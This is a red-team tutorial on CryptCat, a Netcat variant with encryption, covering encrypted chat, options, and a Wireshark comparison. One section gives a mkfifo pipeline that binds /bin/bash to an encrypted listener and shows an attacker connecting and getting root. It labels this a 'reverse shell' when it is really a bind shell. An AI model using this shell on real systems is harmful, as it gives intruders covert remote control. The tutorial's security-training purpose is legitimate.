iGNITE Technologies

CRYPTCAT FOR RED TEAMERS (MITRE:T1573)

Contents

Introduction

CryptCat is a standard NetCat enhanced tool with two-way encryption. It is the simplest Unix utility tool that reads and writes data across network connections. It can use the TCP or UDP protocol while encrypting the data that is transmitted over the network. It is a reliable back-end tool that is easily driven by other programs and scripts. It is considered a network debugging and exploration tool.

CryptCat can act as a TCP/UDP client or server when connected to or when it acts as a listener to the socket. It can take a password and add a salt to encrypt the data that is being sent over the connections. Without providing a specified password, it will take the default password, i.e., **"metallica".**

We can investigate its operation and application by reviewing the available options.

cryptcat -h

```
root@kali:~# cryptcat -h
[v1.10]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -s addr                 local source address
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive]
```

Chat

CryptCat can be used to chat between two users. We need to establish a stable connection before the chat. To do this, we need two systems. Of these two systems, one will be a listener and the other will be an initiator. So that communication can be done from both ends.

Here, we are trying to create a scenario of chat between two users with different operating systems.

User 1

OS: Kali Linux

IP Address: 192.168.0.107

Role: Listener

To initiate a listener in Kali Linux, follow this command to create a listener:

cryptcat -l -p 42

```
root@kali:~# cryptcat -l -p 42
hello kali
hello ubuntu
```

User 2

OS: Ubuntu

IP Address: 192.168.0.108

Role: Initiator

To create an initiator, we will just provide the IP Address of the system where we started the listener followed by its port number.

cryptcat 192.168.0.107 42

```
root@ubuntu:~# cryptcat 192.168.0.107 42
hello kali
hello ubuntu
```

Verbose mode

In CryptCat, the verbose mode can be initiated by using the [-v] parameter. Now, the verbose mode is made for generating extended information from our actions. We will try the above chatting mechanism with verbose mode. We can see that when we add [-v] to the CryptCat command, it displays information about the process and its performance while connecting.

At Listener Side

cryptcat -lvp 42

```
root@kali:~# cryptcat -lvp 42
listening on [any] 42 ...
192.168.0.108: inverse host lookup failed: Unknown host
connect to [192.168.0.107] from (UNKNOWN) [192.168.0.108] 35116
hello kali
hello ubuntu
```

At Initiator Side

cryptcat -v 192.168.0.107 42


```
root@ubuntu:~# cryptcat -v 192.168.0.107 42
192.168.0.107: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.107] 42 (nameserver) open
hello kali
hello ubuntu
```

Protect with password

In CryptCat, we can protect our connection while chatting with a password, and the password can be applied by using the [-k] parameter. We know that CryptCat provides us with end-to-end encryption, but by using the [-k] parameter, we can provide an extra layer of protection to our connection. So it is almost impossible to decrypt our connection. We can apply for this protection with the following commands:


At listener side, we apply [-k] parameter along with the password.

```
cryptcat -k ignite -lvp 42
```



At the Initiator side, we need to apply the same password applied by the listener so that we can connect to some connection.


```
cryptcat -v -k ignite 192.168.0.107 42
```



Reverse shell

A "reverse shell" is a type of shell in which the target machine communicates back to the attacking machine. The attacking machine receives the connection through a port by providing a password. To activate the listener on the target machine for getting shell, use the following command:

```
mkfifo myfifo
cryptcat -k mysecret -l -p 3333 0<myfifo | /bin/bash 1>myfifo
```



Now, at the attacker side, we just need to connect to the victim. Then we can authenticate our self as we got its root access or by the help of "whoami" command.

```
cryptcat -k mysecret 192.168.0.107 3333
whoami
ip a
```

```
root@ubuntu:~# cryptcat -k mysecret 192.168.0.107 3333
whoami
root
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default ql
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
    link/ether 00:0c:29:f6:d9:c1 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.107/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
       valid_lft 3317sec preferred_lft 3317sec
    inet6 fe80::20c:29ff:fef6:d9c1/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Randomize port

If we cannot decide our port number to start the listener or establish our CryptCat connection, then CryptCat has a special [-r] parameter for us which gives us a random local port.

cryptcat -lv -r

```
root@kali:~# cryptcat -lv -r
listening on [any] 41603 ...
```

Timeout and Delay interval

Most of us are confused between these terms. A timeout is supposed to be a time to complete our task or program. Whereas the delay interval is the interval of time between two individual requests or tasks. So in CryptCat, we have a [-w] parameter for timeout and a [-i] parameter for delay interval. Apply these two individual parameters to get our desired results.

At the listener side, we apply both time out and delay interval

cryptcat -v -w 30 -i 10 -l -p 8080

```
root@kali:~# cryptcat -v -w 30 -i 10 -l -p 8080
listening on [any] 8080 ...
192.168.0.6: inverse host lookup failed: Unknown host
connect to [192.168.0.7] from (UNKNOWN) [192.168.0.6] 36964
hello kali
hello ubuntu
```

At the initiator, we are only applying timeout.

cryptcat -v -w 2 192.168.0.7 8080

```
root@ubuntu:~# cryptcat -v -w 2 192.168.0.7 8080
192.168.0.7: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.7] 8080 (http-alt) open
hello kali
hello ubuntu
```

Netcat vs CryptCat

Well, before comparing these two, we need to know about Netcat, or nc. It is a utility tool that uses TCP and UDP connections to read and write over a network. It can be used for both security and hacking purposes.

In the case of hacking, it can be used with the help of scripts, which makes it quite dependable. And if we need to talk about security, it helps us debug the network along with investing in it. If we want to learn everything there is to know about Netcat.

And when it comes to CryptCat, it is a more advanced version of Netcat. It provides us with the two-way encryption that makes our connection more secure. We are comparing these two amazing tools based on the connection encryption of the chatting feature by intercepting their network interface with the help of Wireshark.

Netcat:

As we know, we apply a listener and an initiator to start this connection for chatting. Along with that, we initiated the Wireshark to intercept its network interface.

At the listener side, we are using the [-l] parameter for listening and the [-p] parameter for the port number.

nc -l -p 3131


```
root@kali:~# nc -l -p 3131
hello kali
```

At the Initiator side, we just need to provide a port number, along with the listeners IP Address.

nc 192.168.0.111 3131

```
root@ubuntu:~# nc 192.168.0.111 3131
hello kali
```

Now, we have to check whether our wireshark was able to catch something or not. As we can see, we successfully intercepted the network and can see this network chat.4




Cryptcat:

In CryptCat,we already know that it provides us with two-way encryption. which makes the connection network more secure than Netcat. But we need to check this as well by intercepting its chat with the help of Wireshark. For that connection, we needed a listener and an initiator for the connection.


At the listener site, we will use the [-p] parameter for port and [-l] for initiating the listener.

cryptcat -l -p 3131




At the initiator side, we just need to provide IP Address along with listeners port number.

cryptcat 192.168.0.111 3131



Now check whether we can acquire anything or not. As we can see that this chat is in encrypted mode.



That is the main difference between the Netcat and the Cryptcat. One provides encryption in its network and the other is not. Some people might say that CryptCat = encryption + Netcat.